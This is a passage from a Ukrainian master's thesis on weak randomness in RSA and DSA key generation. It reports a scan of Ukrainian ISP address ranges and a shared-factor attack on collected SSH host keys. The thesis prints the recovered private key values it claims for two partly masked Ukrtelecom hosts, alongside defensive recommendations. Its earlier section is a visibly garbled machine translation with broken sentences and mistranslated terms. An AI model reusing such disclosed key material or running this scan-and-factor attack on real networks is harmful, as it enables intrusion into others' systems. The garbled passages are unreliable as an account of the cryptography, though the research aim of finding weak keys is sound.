Ми вважаємо, що уразливості підпису DSA більше викликають занепокоєння, ніж уразливість факторизації RSA. Досліджена нами факторна факторна уразливість RSA відбувається лише для певних моделей реалізацій генерації ключів за наявності низької енергії. Навпаки, уразливість підпису DSA може скомпрометувати будь-який приватний ключ DSA - незалежно від того, наскільки добре він створений, - якщо в той час, коли ключ використовується для підписання, нестача ентропії не відбувається. Не потрібно шукати зіткнення, як ми це робили; достатньо, щоб зловмисник міг вгадати ефемерний приватний ключ k. Найбільш аналогічні атаки на RSA, про які ми знаємо, показують, що деякі типи схем заповнення можуть дозволити зловмисникові виявити зашифровані підписи під відкритим текстом або підробками. Ми не знаємо про будь-які атаки, які використовують підривні підписи RSA для відновлення закритого ключа.

Зауважимо, що наші висновки показують, що більша частина хостів SSH скомпрометована уразливістю DSA, ніж за допомогою факторних ключів RSA, хоча наші методи сканування, ймовірно, лише виявили невелику частку хостів, схильних до повторення випадкового підпису DSA. На відміну від цього, алгоритм факторингу, який ми використовували, знайшов всі повторені праймери RSA в нашому прикладі ключів.

Існують специфічні контрзаходи, які можна використовувати для захисту від цих атак. Якщо обидва простих фактора модуля RSA генеруються з PRNG без

додавання додаткової випадковості під час генерації ключа, то низька ентропія призведе до повторних, але не факторних ключів. Вони більш легко спостерігаються, але можуть бути більш складними для експлуатації, оскільки вони не відразу розкривають приватний ключ віддаленому зловмиснику. Для запобігання зіткнення випадковості DSA випадковість для кожного підпису може бути сформована як функція повідомлення та псевдовипадкового входу. (Для цього процесу дуже важливо використовувати криптографічно безпечний PRNG). Звичайно, найважливішою контрзаходом є реалізація для використання достатньої ентропії під час криптографічних операцій, які вимагають випадковості, але захист в глибині залишається розумний курс.

2.10 /dev/(u)random як збій у використанні

Всі реалізації з відкритим кодом, які ми розглянули, використовували urandom для створення ключів за замовчуванням. Виходячи з опитування списків розсилки розробників і форумів, видається, що цей вибір мотивується двома факторами: надзвичайно консервативною поведінкою випадкового характеру та помилковим сприйняттям того, що вихід urandom достатньо безпечний

Як зазначали інші, Linux дуже консервативна при випадковості кредитування, доданої до пулу ентропії, і випадковість наполягає на використанні свіжо зібраної випадковості, яка ще не була змішана у вихідний PRNG. Поведінка блокування означає, що програми, які зчитуються з випадкових, можуть невидимо висіти, а в безголовому пристрої без людського входу або ентропії диска, ніколи не буде достатньо входу для завершення читання. Хоча блокування має бути показником того, що система працює з низькою ентропією, випадкові блоки часто навіть якщо система зібрала більш ніж достатню ентропію, щоб виробляти криптографічно сильний вихід PRNG

Експерименти показують, що багато з виявлених уразливостей можуть бути зумовлені тим, що вихід Urandom використовується для висіву ентропійних басейнів до того, як будь-які ентропійні входи змішані. оповіщення додатків до

цього небезпечного стану. Наша рекомендація полягає в тому, щоб Linux додавав безпечний RNG, який блокує до тих пір, поки не буде зібрана адекватна ентропія насіння, а згодом поводиться як urandom.

Майже всі вразливі хости, які ми могли виявити, були неконтрольованими або вбудованими пристроями. Це піднімає питання про те, чи з'являються проблеми, які ми виявили, тільки в цих типах пристроїв, або якщо замість цього ми бачимо лише вершину набагато більшого айсберга. вразливих ключів, які не були видимими для наших методів, але можуть бути скомпрометовані цілеспрямованими атаками. Перший клас складається з вбудованих або безголових пристроїв з точним годинником реального часу. У цих випадках ключі, що генеруються під час ентропійного періоду завантажувального часу, можуть здаватися різними, але залежать тільки від конфігураційного стану та часу завантаження. Ці ключі не виявляться вразливими в нашому скануванні, але зловмисник зможе перерахувати деякі або всі такі обмежені ключові місця для цільових реалізацій.

Більш спекулятивний клас потенційних уразливостей складається з традиційних систем ПК, які автоматично генерують криптографічні ключі при першому завантаженні. Спостерігали, що експериментальна машина, що працює з RHEL, збирала достатню кількість ентропії в часі для генерації ключів SSH, але маржа безпеки була невеликою. Можна припустити, що деякі системи з нижчими ресурсами можуть бути вразливими.

Нарешті, наше дослідження дозволило виявити уразливі ефемерні ключі DSA за певних обставин, коли велика кількість систем поділяли один і той же довгостроковий ключ і вибирали ефемерні ключі з одного малого набору. Можливо, існує більший набір хостів, які використовують ефемерні ключі, які не повторюються в різних системах, але, тим не менш, є вразливими до цільової атаки. Вразливим

2.11 Напрямки подальшого дослідження

У цій роботі ми проаналізували розглянули ключі з двох криптографічних алгоритмів на двох протоколах, видимих через сканування двох портів в Інтернеті.

Природним напрямком майбутньої роботи є розширення масштабів усіх цих виборів. Проблеми ентропії також можуть впливати на вибір основних параметрів Діффі-Геллмана та матеріалу для симетричних шифрів. Крім того, існує ще багато тонких нападів на RSA, DSA і ECDSA, які ми не шукали. Ми зосередилися на ключах, але можна також спробувати знайти докази повторюваної випадковості в векторах ініціалізації в зашифрованому тексті або в криптографічних гешах.

Ми також зосереджувалися виключно на сервісах, видимих для наших сканувань публічного Інтернету. Подібні уразливості можна знайти, застосовуючи цю методологію до ключів або інших криптографічних даних, отриманих з інших обмежених ресурсів пристроїв, які виконують криптографічні операції, такі як смарт-карти або мобільні телефони. під час завантаження може призвести до атаки на інші служби, які автоматично починаються під час завантаження і залежать від хорошої випадковості від ядра. Це спонукає до розслідування, щоб визначити, чи може ця поведінка підірвати інші механізми безпеки, такі як рандомізація розташування обговорюваного простору або початкові порядкові номери TCP.

Висновок до розділу 2

У цьому розділі ми проаналізували і оцінили безпеку генерації випадкових чисел у широкому масштабі, виконуючи та аналізуючи найповніші сканування в Інтернеті сертифікатів TLS та ключів SSH-хостів на сьогодні. Використовуючи глобальний вигляд, наданий нашими даними, ми виявили, що RNG знаходяться в широкому використанні, що призводить до значної кількості уразливих ключів RSA і DSA.

Наш досвід показує, що тип сканування та аналізу, який ми провели, можуть бути корисним інструментом для пошуку недоліків у криптографічних реалізаціях, і ми сподіваємося, що він буде застосовуватися більш широко в майбутній роботі.

Попередні приклади дефектів генерації випадкових чисел були знайдені завдяки ретельному зворотному проектуванню окремих пристроїв або реалізацій, або через удачу, коли зіткнення спостерігалося одним користувачем. Наші дані сканування дозволили нам істотно усунути уразливості і виявити проблеми в

десятках різних пристроїв і реалізаціях в одному знімку. Багато зіткнень, які ми виявили, були занадто малі, щоб їх ніколи не спостерігали окремі користувачі, але швидко стали очевидними з майже глобальним поглядом на маштаби відкритих ключів. Результати є нагадуванням про те, що вразливості іноді можуть ховатися у простому вигляді.

3 РЕАЛІЗАЦІЯ АТАКИ СПІЛЬНОГО ФАКТОРА RSA

В данному розділі розглянемо атаку яка спрямована на пошук приватних ключів в алгоритмі RSA по протоколу SSH, на мережевому сегменті Українських провайдерів і операторів зв’язку. Нами була зібрана інформація по публічним ключам алгоритму RSA, були просканові пули публічних ip-адрес, відповідних украънських провайдерів і операторів зв’язку.

3.1 Аналіз публічних мереж українських інтернет провайдерів

IP-адреса -це унікальна мережева адреса вузла в комп'ютерній мережі, побудованої на основі стеку протоколів TCP/IP. У версії протоколу IPv4 IP-адреса має довжину 4 байта, а у версії протоколу IPv6 IP-адреса має довжину 16 байт. В данній роботі ми досліджували адреси тільки протоколу IPv4. IP-адреса складається з двох частин: номера мережі і номера вузла. У разі локальної мережі (LAN) її адресу можна бути обрано із спеціально зарезервованих для таких мереж блоків адрес, так званих сірих адресних пулів (10.0.0.0/8, 172.16.0.0/12 або 192.168.0.0/16). Для виходу в глобальну мережу необхідно, щоб був IP з іншого блоку адрес, тобто публічна адреса і вона має бути унікальною. Для нашого дослідження були вибрані такі українські інтернет провайдери і опратори зв'язку, такі як: Київстар, Датагруп, Водафон Україна, Укртелеком, Лайф, Вега, та ін.

Нижче наводиться таблиця в якій вказано пули яких українських провайдерів або операторів зв’язку закріплені блоки публічних адрес, які ми використовували для сканування і подальшого дослідження.

Таблиця 3.1 – Приналежність публічних адрес до українських провайдерів чи операторів зв’язку.

№	Назва повайдера/оператора	Пул IP адрес
1	Kyivstar PJSC	5.248.0.0/16
		37.115.0.0/16
		37.229.0.0/16
		46.211.0.0/16
		94.153.0.0/16
		134.249.0.0/16
		176.8.0.0/16
		178.137.0.0/16
		188.163.0.0/16
2	PrJSC "VF UKRAINE"	89.209.0.0/16
		178.133.0.0/16
		128.124.0.0/16
		46.133.0.0/16
		77.52.0.0/16
		5.207.0.0/16
		31.144.0.0/16
3	Donbass Electronic Communications Ltd.	109.254.0.0/16
4	CONTENT DELIVERY NETWORK LTD	159.224.0.0/16
5	PRIVATE JOINT-STOCK COMPANY "FARLEP-INVEST"	178.136.0.0/16
6	MOBICOM Ltd.	195.123.0.0/16

Продовження таблиці 3.1

№	Назва повайдера/оператора	Пул IP адрес
7	PJSC"Ukrtelecom"	37.52.0.0/14
		46.200.0.0/14
		82.207.0.0/17
		91.124.0.0/16
		92.112.0.0/15
		94.178.0.0/15
		95.132.0.0/14
		178.92.0.0/14
		195.5.0.0/19
		195.5.32.0/19
		212.113.32.0/19
		213.179.224.0/19
		213.186.96.0/19
8	Limited Liability Company "lifecell"	37.73.0.0/16
		46.96.0.0/16
		159.160.0.0/16
9	Kyivski Telekomunikatsiyni Merezhi LLC	77.122.0.0/16
		93.76.0.0/16
10	PRIVATE JOINT STOCK COMPANY "DATAGROUP"	46.164.128.0/18
		77.222.128.0/19
		93.183.192.0/18
		176.241.128.0/19
		188.247.96.0/19
		195.114.128.0/19
11	Lanet Network Ltd	5.58.0.0/16
12	MAXNET TELECOM	31.202.0.0/16
13	CONTENT DELIVERY NETWORK LTD	37.57.0.0/16
14	ISP "Fregat" Ltd.	46.98.0.0/16
15	Freenet Ltd.	46.219.0.0/16
16	NetAssist LLC	95.164.0.0/16
17	Freenet Ltd.	109.251.0.0/16

3.2 Пошук вразливостей на предмет слабких RSA-ключів

Після визначення предметної області, а саме вибору пулів адрес, ми починаємо збір публічних ключів RSA для протоколу SSH з мережевого обладнання, які є в предметній області.

Нами було опрацьовано і просканово 3 612 570 публічних адрес. З данного переліку просканованих адрес було зібрано 5 473 публічних RSA ключів різної дожини. Данні наведені в таблиці нижче.

Таблиця 3.2 – Кількість отриманих публічних ключів при скануванні мережі інтернет на українському сегменті мережі

№	Довжина публічного модуля n, біт	Кількість
1	512	10
2	768	15
3	1024	317
4	1040	384
5	2048	4653
6	3072	44
7	4096	50

За основу принципу побудови атаки, було використано данні з другого розділу. Данна атака тільки ідейно схожа на атаку з другого розділу, сам механізм і реалізація була виконана за індивідуальним підходом і з урахуванням масштабів українських телекомунікацій.

Дивлячись на дані які були зібрані, ми спостерігаємо цікаві факти, а саме те що багато публічних ключів RSA повторюються і не є унікальними. Доволі цікаво спостерігати, що на даний момент написання роботи, українські інтернет провайдери і оператори зв’язку використовують ключі з довжина публічного модуля n, 512 біт, це є великою загрозою для їх користувачів, яким вони надають свої послуги.

Нижче наводимо дані по унікальності ключів в виді кругових діаграм по кожному з пунктів довжини публічного модуля n, біт. Почнемо з довжини публічного модуля 512 біт.



Рисунок 3.1- Кількість унікальних ключів з довжиною публічного модуля 512 біт.

Дивлячись на діаграму і на таблицю бачимо, що з опрацьованих вхідних даних було знайдено всього 10 ключів такої бітності. І вони всі є унікальними. Далі розглядаємо статистику по ключам розмірності 768 біт.



Рисунок 3.2- Кількість унікальних ключів з довжиною публічного модуля 768 біт.



Рисунок 3.3- Кількість унікальних ключів з довжиною публічного модуля 1024 біт.

На діаграмі з ключами бітності 1024 бачимо 235 унікальних ключів з 317 зібраних.



Рисунок 3.4- Кількість унікальних ключів з довжиною публічного модуля 1040 біт.



Рисунок 3.5- Кількість унікальних ключів з довжиною публічного модуля 2048 біт.

В діаграмі ключів бітності 2048, а їх у нас найбільше і відсоток унікальності складає майже 72%.



Рисунок 3.6- Кількість унікальних ключів з довжиною публічного модуля 3072 біт.

З ключами розмірності 3072 біти унікальність складає 100%, відштовхуючись від зібраних мною даних.



Рисунок 3.7- Кількість унікальних ключів з довжиною публічного модуля 4096 біт.

На жаль ключів розмірності 4096, з пулів українських провайдерів виявилось не так багато як хотілося, всього 50, унікальність складає 24 відсотка, що також не вражає.

Данна проблема з однаковими публічними ключима зв’язана з малою ентропією і середовищем де вони були згенеровані. В наш час в закритих криптосистемах проблема вичерпної ентропії є проблемою, що дозволяє зловмисникам дізнатися конфіденційну інформацію і дає можливість зробити перегляд даних або виконання транзакцій в мережі інтернет не легкістю і не

зручністю, а можливістю втрати коштів, зібрання компроматів, втрати персональних даних.

Після збору публічних RSA ключів і їх аналізу ми генеруємо атаку, яка дає можливість дізнатися приватний RSA ключ і дати можливість в подальшому для зловмисника прослуховувати Ваші, як Ви будете думати безпечні з'єднання і дати рекомендації по недопущенню таких ситуацій в майбутньому.

Виконуваний код, який дає нам можливість знаходження приватних RSA ключів можна бачити в Додатку 1.

Результати які отримали після виконання атаки, були для мене неочікуваними, оскільки вдалося на невеликій кількості ключів розмірності 512 виявити залежність і отримати приватні RSA ключі. В другому розділі на великій кількості зібраних даних результати виявилися іншими.

Були отримані приватні ключі з публічних IP адрес, які належать українському гіганту PJSC "Ukrtelecom". Нижче наведені адреси разом з приватними і публічними RSA ключами і їхнім спільним фактором, за допомогою якого і вдалося отримати приватні ключі.

Для IP адреси 37.53.XXX.XXX public RSA key має вигляд (n, e), де n – модуль, а e – публічна експонента. В нашому випадку:

n =10134209895599981730092930981205728267587070492814023534749474337856439238858117641610671981402354768706305715492801512956955521004042874729717391345749461.

$e = 65537$

Для IP адреси 37.53.XXX.XXX отримані наступні дані: n =914169837281023046681646947200733734726968335687432464225278820401742987510853699794165204145797648395028632510443911912034414315034865431689350565582127 1.

$e = 65537$

Далі за допомогою нашого алгоритму був знайдений нетривіальний спільний фактор між цими двома ключима, а саме:

105039265399148285430380084288930220667953149232329140617455944811936556214079.

Після знаходження спільного фактору, знаходження Private RSA key не складає труднощів.

Отримані приватні ключі мають наступні значення:

Для IP адреси 37.53.XXX.XXX private RSA key має значення 449179133996655735379616795309617459933883491272505234657373286183459491600690827343211402964696675891505412309811080451430084519288311815003100239520476 9.

Для IP адреси 37.53.XXX.XXX private RSA key має значення 322010630538969086663195138259745460826282314255220385990212575628640872586288879029674344959705277829239885874424023271782783753690182726695321382409099 3.

Хотілося звісно щоб вхідних даних було набагато більше, і отриманих публічних ключів теж, але в зв’язку з тим що не Всі публічні адреси а саме доступ до них, можна зібрати за допомогою протоколу SSH, так як багато провайдерів і операторів зв’язку дають повний доступ зі світової мережі, до своїх ресурсів, що є правильним, і наає додатковий бар’єр при скануванні глобальної мережі Інтернет, але це не захищає їх у випадку з генерацією ключів і її проблемою вичерпної ентропії

3.3 Надання рекомендацій щодо захисту.

Виявлені нами вразливості є нагадуванням про те що процес генерації випадкових чисел є проблемою. Нами було отримано не така велика кількість даних яку ми планували, але все ж таки атака яка була проведена, дала нам змогу отримати приватні ключі від пристроїв які знаходься на переметрах українських інтернет провайдерів і операторів зв'язку. Вразливості які ми намагаємося виявити можуть зустрічатися і в локальних мережах компаній, державних установах і навіть в домашніх умовах.

Виходячи з даних які ми змогли отримати в ході виконання атаки можнемо надати наступні рекомендації щодо захисту:

- Потрібно уникати заводських ключів і сертифікатів які є на мережевих пристроях і обов'язково змінювати ключі за замовчуванням.
- Потрібно надавати доступ на обладнання тільки з певних ресурсів і IP адрес.
- Потрібно проводити перевірку на співпадіння ключів що дублюються, ключі повинні бути унікалними.
- Потрібно забезпечити доступ з пристроїв при генерації ключів до ефективних джерел ентропії, це повинні на сам перед виконувати виробники пристроїв і компанії або установи де ці пристрої монтуються і налаштовуються.

Висновок до розділу 3

В даному розділі наведено результати атаки, що дала можливість проаналізувати український сегмент мережі інтернет на вразливості і виявлення бекдорів. Було отримано приватні ключі українського гіганта на ринку телекомунікаційних послуг. Це свідчить по те що на даний момент український сегмент мережі не є захищеним і проблема вичерпної ентропії призводить до фатальних наслідків як для самих компаній так і для клієнтів, що користуються послугами. Було надано рекомендації щодо усунення даних проблем, для того щоб запобігти витоку персональних даних компаній і клієнтів.

ВИСОВКИ

В даній магістерській дисертації були детально розглянуті та проаналізовані поняття клептографія, розглянуто механізми клептографії, існуючі атаки за допомогою механізмів клептографії, розроблено власну атаку за допомогою механізмів і надано рекомендації щодо усунення вразливостей і бекдорів в інформаційно-телекомунікаційному просторі на українському сегменті мережі інтернет.

В ході дослідження було виокремлено ситуації коли існуючі методи захисту з допомогою криптографічних засобів є не ефективними і несуть велику загрозу для збереження конфеденційності і захищеності персональних і приватних даних.

На початку дослідження перед нами були поставлені задачі, які дають змогу проаналізувати український простір глобальної мережі інтернет і виходячи з отриманих результатів надати інформацію щодо захищеності даного простору.

В роботі розглянуто найбільш поширені типи атак і засоби захисту, що були надані спільнотою. Були проаналізовані різні типи вразливостей і бекдорів.

Для досягнення найкращого результату, експериментальним дослідженням було просканово більше трьох мільйонів публічних IP адрес, що належать українським провайдерам і операторам зв'язку. Атака була спрямована на виявлення проблем ентропії при генерації ключів в схемі RSA для протоколу SSH.

Обгрунтування актуальності дослідження клептографії палягало не тільки в тому щоб показати потенційні ризики, але й запропонувати адекватні рішення, щодо їх пом'якшення. Також зауважимо, що до початку 2015 року всі запропоновані засоби захисту не закінчилися успіхом.

Визначені нами проблеми є нагадуванням про те що поблема генерації випадкових чисел в умовах вичерпної ентропії в закритих криптосистемах є відкритою і вимагає падальшого дослідження і аналізу.

Основним досягненням даної роботи є успішне сканування мережі інтернет і реалізація атаки, яка дала змогу проаналізувати отримані дані.

Результати нашого дослідження підтверджують проблеми які ми піднімаємо на самому початку і які дають можливість зрозуміти, що сфера інформаційно-телекомунікаційного сектору є вразливою, а її основні користувачі, тобто суспільство яке щодня користується інтернетом під загрою втрати персональних даних і використання цих даних в несанкціонованих цілях.

Нижче наведено проблеми які були виявлені після отримання результатів нашої атаки.

1. Велика кількість дублюючих ключів.
2. Ключі які можна факторизувати методом НСД.
3. Проблема найменших дільників заданої довжини.
4. Ключі малої довжини.
5. Велика кількість відкритих портів, зокрема 22 порт, який використовується для протоколу SSH.

Все ж найголовнішим результатом даного дослідження є надання рекомендацій щодо захисту мережі, що дає змогу знизити ризики і запобігти витокам інформації.

Можна зазначити, що дана робота спрямована на вирішення проблем а не їх виявлення з метою взлому чи нанесення шкоди провайдерам чи операторам зв'язку чи суспільству.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАНЬ

1. Young and M. Yung, “The Dark Side of “Black-Box” Cryptography or: Should We Trust Capstone?” in Proceedings of Advances in Cryptology — CRYPTO ’96, 1996, pp. 89–103.

2. H. Anderson, R. Anderson, S. M. Bellovin, J. Benaloh, M. Blaze, W. Diffie, J. Gilmore, P. G. Neumann, R. L. Rivest, J. I. Schiller, and B. Schneier, “The Risks of Key Recovery, Key Escrow, and Trusted Third-Party Encryption,” World Wide Web Journal - Special issue: Web security: a matter of trust, vol. 2, no. 3, pp. 241 – 257, 1997.

3. Young and M. Yung, “Kleptography: Using Cryptography Against Cryptography,” in Proceedings of Advances in Cryptology — EUROCRYPT ’97, 1997, pp. 62–74.

4. A. Young and M. Yung, Malicious Cryptography: Exposing Cryptovirology.Hoboken, NJ: Wiley, 2004.

5. A. Young and M. Yung, “A Timing-Resistant Elliptic Curve Backdoor in RSA,” in Information Security and Cryptology. Berlin, Heidelberg: Springer Berlin Heidelberg, 2008, pp. 427–441.

6. A. Young and M. Yung, “Kleptography from Standard Assumptions and Applications,” in Proceedings of Security and Cryptography for Networks, 2010, pp. 271–290.

7. M. Bellare and P. Rogaway, “Random oracles are practical: a paradigm for designing efficient protocols,” in CCS ’93 Proceedings of the 1st ACM conference on Computer and communications security, 1993, pp. 62 – 73.

